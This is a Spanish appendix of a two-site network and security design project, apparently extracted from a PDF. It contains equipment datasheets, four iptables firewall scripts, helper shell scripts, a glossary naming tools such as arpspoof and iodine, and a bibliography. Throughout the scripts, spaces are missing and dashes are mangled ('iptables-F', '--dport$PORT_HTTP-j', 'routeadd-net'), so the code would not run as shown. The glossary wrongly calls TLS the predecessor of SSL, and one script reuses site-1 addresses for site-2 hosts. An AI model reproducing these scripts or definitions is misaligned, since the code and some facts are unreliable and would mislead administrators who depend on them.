- IEEE 802.1p: CoS prioritization
- IEEE 802.1Q: VLAN tagging
- IEEE 802.1Q-in-Q: VLAN Stacking
- IEEE 802.1s: Multiple Spanning Tree Protocol (MSTP)

Pueden verse las características completas en el siguiente enlace:
http://www.juniper.net/assets/us/en/local/pdf/datasheets/1000307-en.pdf

ARBA LINK - LNK-LU150-23

Especificaciones técnicas

PARÁMETROS RADIO

Rango de frecuencias	4900-5875 MHz
Modulación	OFDM IEEE 802.16-2012 256 subportadoras
Ancho de banda de canal	10 / 7 / 5 / 3.5 / 1.75 MHz
Modulación adaptativa	BPSK, QPSK, 16QAM y 64QAM
FEC	Reed-Solomon y convolucional IEEE 802.16-2012
Máxima potencia RF	23 dBm
Control de potencia de transmisión	30 dB
Método de duplexación	TDD (Multiplexación por división en el tiempo)
División uplink/downlink	Programable entre 85-15% y 90-10%
Antena	23dBi
Sensibilidad BPSK	-92dBm @ 10MHz -99.5dBm @ 1.75MHz
Sensibilidad 64QAM	-74dBm @ 10MHz -81.5dBm @ 1.75MHz

TRÁFICO Y THROUGHPUT

Máx. tasa de transferencia bruta	50 Mbps
Tráfico Ethernet agregado	35 Mbps
Máximo PPS	10.000
Soporte de ARQ	Sí. Seleccionable por servicio
Cifrado	AES128 y 3DES

GESTIÓN

Remota	Puerto para ACC-HU, Serie
Local	Web, SSH, XML-RPL, SNMP v1, 2 y 3
Avanzada	Soporte canal SMC, doble IP datos/gestión

CALIDAD DE SERVICIO (QoS)

Control de QoS	QoS en Capa 2. Capacidad min/max garantizada por servicio
VLANs	802.1q, 802.1p, soporte q-in-q, ilimitadas VLANs
Diferenciación de servicios	Capa 2: Dirección MAC fuente/destino, EtherType, VLAN tag Capa 3: DSCP ToS, dirección IP fuente/destino y subred, protocolo Capa 4:TCP, puerto UDP fuente/destino
Flujos de servicio diferenciados	Sin límite

FUNCIONALIDADES DE LA RED


Funcionalidad de red capa 2	Bridging (IEEE 802.1), VLAN (IEEE 802.1q)
Funcionalidad de red capa 3	Routing dinámico/estático, NAT, DHCP servidor/cliente
Interfaz de datos	10/100 Base-T Ethernet RJ45
Tamaño máx. paquete	2048 bytes


CARACTERÍSTICAS FÍSICAS

Dimensiones	360 x 350 x 110 mm (embalado)
Peso	3 kg (herraje incluido)
Alimentador PoE (no incluido)	Entrada 100-240 VAC 50/60Hz Salida 56VDC (Opción entrada DC 18-72 VDC)
Consumo de potencia	4,5 W

ESTÁNDARES

Protocolo	IEEE 802.16-2012
Radio	ETSI EN 301 893, ETSI EN 302 502
Entorno	ETSI EN 300 019-1-4 C4.1 E (ODU) ETSI EN 300 019-1-3-C3.2 (IDU)
EMC	ETSI EN 301 489-1 V1.8.1 ETSI EN 50383 (SAR), ETSI EN 50383 (EMF)





Todos los productos de Albentia Systems están diseñados y fabricados en la Unión Europea

DATASHEET DE PRODUCTO LNK-LU-150-23

ARBA LINK - ACC-POE57AC15-EU

Especificaciones

Especificaciones Técnicas

Tensión de entrada (AC)	De 90 a 264 VAC
Tensión de salida	56 VDC
Corriente de salida	0.275 A
Potencia de salida	15.4 W
Eficiencia	75 % (típica) a plena carga, y 120 VAC 60 Hz
Protecciones	Protección completa OCP, OVP Salida equipada con protección ante cortocircuitos y sobretensión, según las especificaciones del estándar IEEE802.3af, y de acuerdo con UL60950-2

Especificaciones Ambientales

Temperatura	Operación: 0 a 40°C Almacenamiento: -25 a 65°C
Humedad	De 5% a 90% (sin condensación)

Otras Características

Estándar PoE	IEEE 802.3af
Certificaciones	cUL/UL, SAA, CE, C-Tick
Dimensiones	90 x 50 x 60 mm / 120 g (embalado)
Puertos	1x Data Gigabit Ethernet 1x Data Gigabit Ethernet + PoE 1x Terminal para entrada AC

albentia systems
Albentia Systems S.A.
C./ Margarita Salas, 22 - 28918 Leganés - Madrid (ESPAÑA)
Tel.: +34 91 440 0213
Fax: +34 91 327 4362
E-mail: sales@albentia.com
www.albentia.com

ARBA LINK - ACC-SSPOE

Especificaciones

General

Protección	Cables CAT5e 10/100 Base-T
Puertos	RJ-45
Tensión DC para salto de chispa	75 V ± 25%
Pulso de tensión para salto de chispa	≤ 500 V (@ 100 V/us) / ≤ 600 V (@ 1 kV/us)
Absorción de descargas	ES75XPA*10
Fiabilidad	20000 horas
Dimensiones	13 x 4 x 12 cm (embalado)
Peso	0.18 kg

Ambiental

Temperatura de operación	-20°C ~ +60°C
Temperatura de almacenaje	-40°C ~ +85°C
Humedad típica	5% ~ 95%

Estándares

Compatibilidad	802.3af Power-over-Ethernet (PoE) RoHS
Componentes	PCBA

Reglas de Firewall S1FW01

```
# S1FW01: /scripts/firewall.sh
# JFF
# Se ejecuta a traves de /etc/rc.local en el arranque del sistema

echo1>/proc/sys/net/ipv4/ip_forward
iptables -t nat -X
iptables -t nat-F
iptables -X
iptables-F

IFACE_PUB='eth0'
IFACE_DEPDMZ='eth1'
IFACE_SERVDMZ='eth2'
IFACE_INTER='eth3'

IP_PUB='192.168.1.211'
IP_DEPDMZ='192.168.11.1'
IP_SERVDMZ='192.168.12.1'
IP_INTER='192.168.51.1'

NET_DEPDMZ='192.168.11.0/24'
NET_SERVDMZ='192.168.12.0/24'
NET_INTER='192.168.51.0/24'
#NET_SERVPRIV='192.168.15.0/24'
#NET_USER03='192.168.23.0/24'

PORT_HTTP='80'
PORT_HTTPS='443'
PORT_SMTP='25'
PORT_MYSQL='3306'
PORT_VPN='943'

IP_DEPDMZ01BBDD='192.168.11.10'
IP_SERVDMZ01WEB='192.168.12.10'
IP_SERVDMZ01MTA='192.168.12.11'
IP_SERVDMZ01VPN='192.168.12.12'

# Politicas:

Iptables-P FORWARD DROP
```

```
# Debug en forwarding (habilitar solo en caso de necesidad):

#iptables -A FORWARD -j LOG --log-prefix "[NF:FORWARD]"

# NAT:

iptables -t nat -A POSTROUTING -o $IFACE_PUB-j SNAT --to $IP_PUB

# DNS libre:

iptables -A FORWARD -p udp—dport53-j ACCEPT

# Navegacion internet:

iptables -A FORWARD -p tcp-m multiport --dports$PORT_HTTP,$PORT_HTTPS-j ACCEPT

# Vuelta de paquetes:

iptables -A FORWARD -p tcp-m state --state ESTABLISHED -j ACCEPT
iptables -A FORWARD -p udp-m state --state ESTABLISHED -j ACCEPT

# DNAT - Publicacion de servicios:

iptables -t nat -A PREROUTING -p tcp -d $IP_PUB--dport$PORT_HTTP-j DNAT --
to$IP_SERVDMZ01WEB:$PORT_HTTP
iptables -A FORWARD -p tcp -d $IP_SERVDMZ01WEB --dport$PORT_HTTP-j ACCEPT
iptables -t nat -A PREROUTING -p tcp -d $IP_PUB--dport$PORT_SMTP-j DNAT --to
$IP_SERVDMZ01MTA:$PORT_SMTP
iptables -A FORWARD -p tcp -d $IP_SERVDMZ01MTA --dport$PORT_SMTP-j ACCEPT
iptables -t nat -A PREROUTING -p tcp -d $IP_PUB--dport$PORT_VPN-j DNAT --to
$IP_SERVDMZ01VPN:$PORT_VPN
iptables -A FORWARD -p tcp -d $IP_SERVDMZ01VPN--dport$PORT_VPN-j ACCEPT
iptables -t nat -A PREROUTING -p tcp -d $IP_PUB--dport$PORT_HTTPS-j DNAT --to
$IP_SERVDMZ01WEB:$PORT_HTTPS
iptables -A FORWARD -p tcp -d $IP_SERVDMZ01WEB--dport$PORT_HTTPS-j ACCEPT

# Trafico entre zonas:

iptables -A FORWARD -p tcp -s $IP_SERVDMZ01WEB -d $IP_DEPDMZ01BBDD--dport$PORT_MYSQL-j
ACCEPT

## Políticas de seguridad:

# Synflood:

iptables -A INPUT -p tcp-m state --state NEW -m recent --update --seconds 50 --
hitcount20-j DROP
iptables -A INPUT -p tcp-m state --state NEW -m recent --set -j ACCEPT
```

ReglasdeFirewall S1FW02

```
#!/bin/bash
# S1FW02: /scripts/firewall.sh
# JFF
# Se ejecuta a traves de /etc/rc.local en el arranque del sistema

echo1>/proc/sys/net/ipv4/ip_forward
iptables -t nat -X
iptables -t nat-F
iptables -X
iptables-F
PROXY_HTTP=0

IFACE_PUB='eth0'
IFACE_USER01='eth1'
IFACE_USER02='eth2'
IFACE_SERVPRIV='eth3'
IFACE_INTER='eth4'

IP_PUB='192.168.1.213'
IP_USER01='192.168.13.1'
IP_USER02='192.168.14.1'
IP_SERVPRIV='192.168.15.1'
IP_INTER='192.168.51.2'
IP_S2FW02='192.168.1.215'
```

```
NET_USER01='192.168.13.0/24'
NET_USER02='192.168.14.0/24'
NET_USER03='192.168.23.0/24'
NET_USER04='192.168.24.0/24'
NET_SERVPRIV='192.168.15.0/24'
NET_INTER='192.168.51.0/24'

PORT_HTTP='80'
PORT_HTTPS='443'
PORT_SMTP='25'
PORT_MYSQL='3306'
PORT_DA='445,88,389,53,67'
PORT_EMAIL='25,993,143'
PORT_CIFS='139,445'
PORT_HTTP_FADMIN='446'
PORT_PROXY='3128'

IP_USER01PC1='192.168.13.10'
IP_USER02ADMIN='192.168.14.10'
IP_SERVPRIV01WEB='192.168.15.10'
IP_SERVPRIV01DC='192.168.15.11'
IP_SERVPRIV01FILES='192.168.15.12'
IP_SERVPRIV01MAIL='192.168.15.13'
IP_SERVPRIV01PROXY='192.168.15.14'

# Politicas:

Iptables-P FORWARD DROP

# Debug en forwarding (habilitar solo en caso de necesidad):

#iptables -A FORWARD -j LOG --log-prefix "[NF:FORWARD]"

# NAT:

iptables -t nat -A POSTROUTING -o $IFACE_PUB-j SNAT --to $IP_PUB

# DNS libre:

#iptables -A FORWARD -p udp --dport 53 -j ACCEPT

# DNS solo para SERVPRIV01DC:

iptables -A FORWARD -p udp -s $IP_SERVPRIV01DC--dport53-j ACCEPT

# Vuelta de paquetes:

iptables -A FORWARD -p tcp-m state --state ESTABLISHED -j ACCEPT
iptables -A FORWARD -p udp-m state --state ESTABLISHED -j ACCEPT

## Trafico entre zonas:

# Navegacion internet:

If[$PROXY_HTTP-eq0];then
iptables -A FORWARD -p tcp-m multiport --dports$PORT_HTTP,$PORT_HTTPS-j ACCEPT
else
iptables -A FORWARD -s $IP_SERVPRIV01PROXY -p tcp-m multiport --
dports$PORT_HTTP,$PORT_HTTPS-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER01 -d $IP_SERVPRIV01PROXY--dport$PORT_PROXY-j
ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER02 -d $IP_SERVPRIV01PROXY--dport$PORT_PROXY-j
ACCEPT
fi

# Acceso a intranet desde redes de usuarios:

iptables -A FORWARD -p tcp -s $NET_USER01 -d $IP_SERVPRIV01WEB -–dport$PORT_HTTP-j
ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER02 -d $IP_SERVPRIV01WEB -–dport$PORT_HTTP-j
ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER03 -d $IP_SERVPRIV01WEB -–dport$PORT_HTTP-j
ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER04 -d $IP_SERVPRIV01WEB -–dport$PORT_HTTP-j
ACCEPT
```

```
# Acceso a servidor Active Directory desde redes de usuarios:

iptables -A FORWARD -p tcp -s $NET_USER01 -d $IP_SERVPRIV01DC-m multiport --
dport$PORT_DA-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER02 -d $IP_SERVPRIV01DC-m multiport --
dport$PORT_DA-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER03 -d $IP_SERVPRIV01DC-m multiport --
dport$PORT_DA-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER04 -d $IP_SERVPRIV01DC-m multiport --
dport$PORT_DA-j ACCEPT
iptables -A FORWARD -p udp -s $NET_USER01 -d $IP_SERVPRIV01DC-m multiport --
dport$PORT_DA-j ACCEPT
iptables -A FORWARD -p udp -s $NET_USER02 -d $IP_SERVPRIV01DC-m multiport --
dport$PORT_DA-j ACCEPT
iptables -A FORWARD -p udp -s $NET_USER03 -d $IP_SERVPRIV01DC-m multiport --
dport$PORT_DA-j ACCEPT
iptables -A FORWARD -p udp -s $NET_USER04 -d $IP_SERVPRIV01DC-m multiport --
dport$PORT_DA-j ACCEPT

# Acceso a buzones de correo y smtp desde redes de usuario:

iptables -A FORWARD -p tcp -s $NET_USER01 -d $IP_SERVPRIV01MAIL-m multiport --
dport$PORT_EMAIL-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER02 -d $IP_SERVPRIV01MAIL-m multiport --
dport$PORT_EMAIL-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER03 -d $IP_SERVPRIV01MAIL-m multiport --
dport$PORT_EMAIL-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER04 -d $IP_SERVPRIV01MAIL-m multiport --
dport$PORT_EMAIL-j ACCEPT

# Acceso a servidor de ficheros desde redes de usuario y admin:

iptables -A FORWARD -p tcp -s $NET_USER01 -d $IP_SERVPRIV01FILES-m multiport --
dport$PORT_CIFS-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER02 -d $IP_SERVPRIV01FILES-m multiport --
dport$PORT_CIFS-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER03 -d $IP_SERVPRIV01FILES-m multiport --
dport$PORT_CIFS-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER04 -d $IP_SERVPRIV01FILES-m multiport --
dport$PORT_CIFS-j ACCEPT

iptables -A FORWARD -p tcp -s $NET_USER02 -d $IP_SERVPRIV01FILES--
dport$PORT_HTTP_FADMIN-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER04 -d $IP_SERVPRIV01FILES--
dport$PORT_HTTP_FADMIN-j ACCEPT

# Rutas para tráfico entre sedes:

route add -net $NET_USER03gw$IP_S2FW022&>/dev/null
route add -net $NET_USER04gw$IP_S2FW022&>/dev/null
```

ReglasdeFirewall S2FW01

```
#!/bin/bash
# S2FW01: /scripts/firewall.sh
# JFF
# Se ejecuta a traves de /etc/rc.local en el arranque del sistema

echo1>/proc/sys/net/ipv4/ip_forward
iptables -t nat -X
iptables -t nat-F
iptables -X
iptables-F

IFACE_PUB='eth0'
IFACE_DEPDMZ='eth1'
IFACE_SERVDMZ='eth2'
IFACE_INTER='eth3'

IP_PUB='192.168.1.214'
IP_DEPDMZ='192.168.21.1'
IP_SERVDMZ='192.168.22.1'
IP_INTER='192.168.52.1'

NET_DEPDMZ='192.168.21.0/24'
NET_SERVDMZ='192.168.22.0/24'
NET_INTER='192.168.52.0/24'
#NET_SERVPRIVS1='192.168.15.0/24'
#NET USER03='192.168.23.0/24'

PORT_HTTP='80'
PORT_HTTPS='443'
PORT_SMTP='25'
PORT_MYSQL='3306'
PORT_VPN='943'

IP_DEPDMZ02BBDD='192.168.21.10'
IP_SERVDMZ02WEB='192.168.22.10'
#IP_SERVDMZ01VPN='192.168.12.12'

# Politicas:

Iptables-P FORWARD DROP

# Debug en forwarding (habilitar solo en caso de necesidad):

#iptables -A FORWARD -j LOG --log-prefix "[NF:FORWARD]"

# NAT:

iptables -t nat -A POSTROUTING -o $IFACE_PUB-j SNAT --to $IP_PUB

# DNS libre:

iptables -A FORWARD -p udp --dport53-j ACCEPT

# Navegacion internet:

iptables -A FORWARD -p tcp-m multiport --dports$PORT_HTTP,$PORT_HTTPS-j ACCEPT

# Vuelta de paquetes:

iptables -A FORWARD -p tcp-m state --state ESTABLISHED -j ACCEPT
iptables -A FORWARD -p udp-m state --state ESTABLISHED -j ACCEPT

# DNAT - Publicacion de servicios:

iptables -t nat -A PREROUTING -p tcp -d $IP_PUB--dport$PORT_HTTP-j DNAT --to
$IP_SERVDMZ02WEB:$PORT_HTTP
iptables -A FORWARD -p tcp -d $IP_SERVDMZ02WEB --dport$PORT_HTTP-j ACCEPT

# Trafico entre zonas:

iptables -A FORWARD -p tcp -s $IP_SERVDMZ02WEB -d $IP_DEPDMZ02BBDD --dport$PORT_MYSQL-j
ACCEPT

## Conexion entre Sedes ##
```

```
# Acceso a buzones de correo y smtp desde redes de usuario:

#iptables -A FORWARD -p icmp -s $NET USER03 -d $NET SERVPRIVS1 -j ACCEPT
```

Reglas de Firewall S2FW02

```
#!/bin/bash
# S2FW02: /scripts/firewall.sh
# JFF
# Se ejecuta a traves de /etc/rc.local en el arranque del sistema

echo1>/proc/sys/net/ipv4/ip_forward
iptables -t nat -X
iptables -t nat-F
iptables -X
iptables-F

IFACE_PUB='eth0'
IFACE_USER01='eth1'
IFACE_USER02='eth2'
IFACE_INTER='eth3'

IP_PUB='192.168.1.215'
IP_USER03='192.168.23.1'
IP_USER04='192.168.24.1'
IP_INTER='192.168.52.2'
IP_S1FW02='192.168.1.213'

NET_USER03='192.168.23.0/24'
NET_USER04='192.168.24.0/24'
NET_INTER='192.168.52.0/24'
NET_SERVPRIVS1='192.168.15.0/24'

PORT_HTTP='80'
PORT_HTTPS='443'
PORT_SMTP='25'
PORT_MYSQL='3306'
PORT_DA='445,88,389,53,67'
PORT_EMAIL='25,993,143'
PORT_CIFS='139,445'
PORT_HTTP_FADMIN='446'

IP_USER03PC2='192.168.13.10'
IP_USER04ADMIN='192.168.14.10'
IP_SERVPRIV01FILES='192.168.15.12'
IP_SERVPRIV01MAIL='192.168.15.13'

# Politicas:

Iptables-P FORWARD DROP

# Debug en forwarding (habilitar solo en caso de necesidad):

#iptables -A FORWARD -j LOG --log-prefix "[NF:FORWARD]"

# NAT:

iptables -t nat -A POSTROUTING -o $IFACE_PUB! -d $NET_SERVPRIVS1-j SNAT --to $IP_PUB

# DNS libre:

iptables -A FORWARD -p udp -—dport53-j ACCEPT

# Navegacion internet:

iptables -A FORWARD -p tcp-m multiport --dports$PORT_HTTP,$PORT_HTTPS-j ACCEPT

# Vuelta de paquetes:

iptables -A FORWARD -p tcp-m state --state ESTABLISHED -j ACCEPT
iptables -A FORWARD -p udp-m state --state ESTABLISHED -j ACCEPT

## Trafico entre zonas:
```

```
# Acceso de usuarios a red de servicios internos. Se filtraen S1FW02:

iptables -A FORWARD -p tcp -s $NET_USER03 -d $NET_SERVPRIVS1-j ACCEPT
iptables -A FORWARD -p tcp -s $NET_USER04 -d $NET_SERVPRIVS1-j ACCEPT

# Rutasestaticas entre sedes:

routeadd-net $NET_SERVPRIVS1gw$IP_S1FW022&>/dev/null
```

Ficherochange-vars.sh

```
#!/bin/bash
# JFF
# Cambio rapido de configuracion de red y hostname

INTERFACES=/etc/network/interfaces
DNS=/etc/resolv.conf

test$#-ne 5&&echo"Sintaxis: $0 hostname ip gateway netmask dns"&&exit1

echo"
auto lo
iface lo inetloopback

auto eth0
iface eth0 inet static
address $2
gateway $3
netmask $4

">$INTERFACES

echo"nameserver $5">$DNS

echo"$1">/etc/hostname
echo"
127.0.0.1 localhost
127.0.1.1 $1">/etc/hosts

/etc/init.d/networkingrestart

echo"Finalizado. Reinicia la maquina para recargar todos los servicios"
```

Ficherofirst-up.sh

```
#!/bin/bash
# JFF
# Vaciaudev si ha habido cambio en direccion MAC

test -f/sys/class/net/eth0/address && MAC=$(cat /sys/class/net/eth0/address)|| MAC=null

if[!-f/scripts/eth0.$MAC];then
logger Detectada MAC antigua o inexistente, reiniciando...
rm/scripts/eth0.*2&>/dev/null
touch/scripts/eth0.$MAC
rm/etc/udev/rules.d/70-persistent-net.rules 2&>/dev/null
reboot
fi
```

6 Glosario

ARP (AddressResolutionProtocol): protocolo de resolución de direcciones MAC a una determinada dirección IP.

CIFS (Common Internet File System): protocolo de intercambio de ficheros en red, normalmente utilizado para el trabajo con ficheros y carpetas compartidas en las organizaciones.

DIBA (Data Internet Banda Ancha): servicio de banda a Internet para empresas de Telefónica.

DMZ (Demilitarizedzone): zona de red en la que suelen situarse aquellos servidoresexpuestos a internet.

DOS (Denial Of Service): ataque de denegación de servicio. También puede ser distribuido (DDOS).

Firewall: elemento de seguridad que consiste en un enrutador de paquetes de red con capacidad de filtrado e inspección de estados.

FTTH (Fiber To The Home): tecnología utilizada para proporcionar Internet a usuarios domésticos proporcionándoles un enlace de fibra en su propio domicilio. Una vez allí, es convertido a Ethernet cobre.

GRE (GenericRoutingEncapsulation): protocolo para establecimiento de túneles a través de Internet.

Herramienta arpspoof: aplicación diseñada para realizar un envenenamiento de la tabla ARP a un tercer equipo.

Herramienta hping3: herramienta multiusos para generar diversos tipos de paquetes con tráfico anómalo o poco convencional, como por ejemplo un número grande de paquetes SYN.

Herramienta iodine: aplicación para encapsular conexiones TCP dentro de DNS UDP.

Herramienta nmap: aplicación para realizar escaneos de puertos de múltiples formas.

Herramienta ping: aplicación que envía paquetes ICMP de tipo “echo request” a una dirección IP, con el objetivo de saber si está o no operativo, a la espera de una respuesta “echo reply”.

Herramienta wget: aplicación utilizada para descargar ficheros a través del protocolo http.

Herramienta wireshark: aplicación utilizada para analizar tramas y protocolos de red.

ICMP (Internet Control MessageProtocol): Protocolo de control de mensajes en redes IP.

IMAP (Internet Message Access Protocol): protocolo de acceso a buzón de correo electrónico.

IPSec (Internet Protocolsecurity): conjunto de protocolos que tienen como misión asegurar el tráfico de las comunicaciones a nivel IP.

LACP (Link Aggregation Control Protocol): protocolo de red que gestiona la agregación de múltiples interfaces físicos de red conformando uno sólo, con el fin de garantizar redundancia, aumentar el ancho de banda, o ambos.

MAC (Media Access Control): dirección que identifica de forma inequívoca a una determinada tarjeta de red.

MacroLan: servicio de interconexión de redes a nivel IP ofrecido por Telefónica.

Malware (Malicious software): programa cuyo objetivo es realizar un acto ilícito o poco ético sin conocimiento del usuario que lo ejecuta.

MTA (Mail Transfer Agent): agente encargado de transportar el correo electrónico, normalmente utilizando el protocolo SMTP.

NAT (Network AddressTranslation): mecanismos de traducción de direcciones IP de una red a otra cuando no se enruta el tráfico directamente.

OSI (Open SystemInterconnection): modelo de referencia para los protocolos de red de arquitectura en capas.

PoE (PowerOver Ethernet): tecnología que permite suministrar electricidad a un dispositivo a través de su cable de red Ethernet.

QoS (Quality of Service): Referente a la calidad de servicio en una comunicación. Para ello se utilizan técnicas de priorización de tráfico y control de ancho de banda.

SMTP (Simple Mail Transfer Protocol): protocolo de transferencia de correo electrónico.

SSL (Secure Socket Layer): protocolo criptográfico destinado a garantizar la autenticidad y privacidad de la información que viaja en una conexión IP.

STP (SpanningTtree): protocolo de red que gestiona y evita la presencia de bucles debidos a enlaces redundantes entre varios dispositivos de red.

TLS (TransportLayer Security): predecesor del protocolo SSL

VLAN (Virtual Local Area Network): separación lógica de la red a nivel 2 del modelo OSI, con el objetivo de tener la posibilidad de aislar dispositivos en un mismo Switch.

VPN (Virtual Private Network): red privada que se establece entre dos puntos con el fin de garantizar la seguridad en ambos extremos y que los equipos de cada uno de los extremos puedan trabajar como si se encontrasen en la misma ubicación física.

WAF (Web Application Firewall): cortafuegos de capa 7 del modelo OSI especializado en proteger aplicaciones web.

WiMAX (WorldwideInteroperabilityforMicrowave Access): tecnología de transmisión de información sin cables que utiliza frecuencias de 2,5 a 5,8GHz y consigue una cobertura de decenas de kilómetros.

7 Bibliografía

The Debian Administrator'sHadbook:

https://debian-handbook.info/browse/stable/Referencias

Documentación oficial Netfilter:

http://www.netfilter.org/documentation/

Documentación oficial Apache:

https://httpd.apache.org/docs/

Documentación oficial Kali Linux:

http://es.docs.kali.org/

Documentación oficial Snort:

http://manual.snort.org/

Documentación oficial Dovecot:

http://wiki2.dovecot.org/

Información acerca de Slowloris:

http://www.securitybydefault.com/2009/07/slowloris-dos-para-apache.html

RFCs 821 y 822:

https://www.ietf.org/rfc/rfc0821.txt
https://www.ietf.org/rfc/rfc0822.txt

Guías CCN-STIC:

https://www.ccn-cert.cni.es/guias/guias-series-ccn-stic.html

Ataque TCP SYN/Flood general:

https://en.wikipedia.org/wiki/SYN_flood

Ataques SYN en Linux:

http://www.ramil.pro/2013/07/linux-syn-attacks.html

8 Figuras y tablas

8.1 Índice de figuras

8.2 Índice de tablas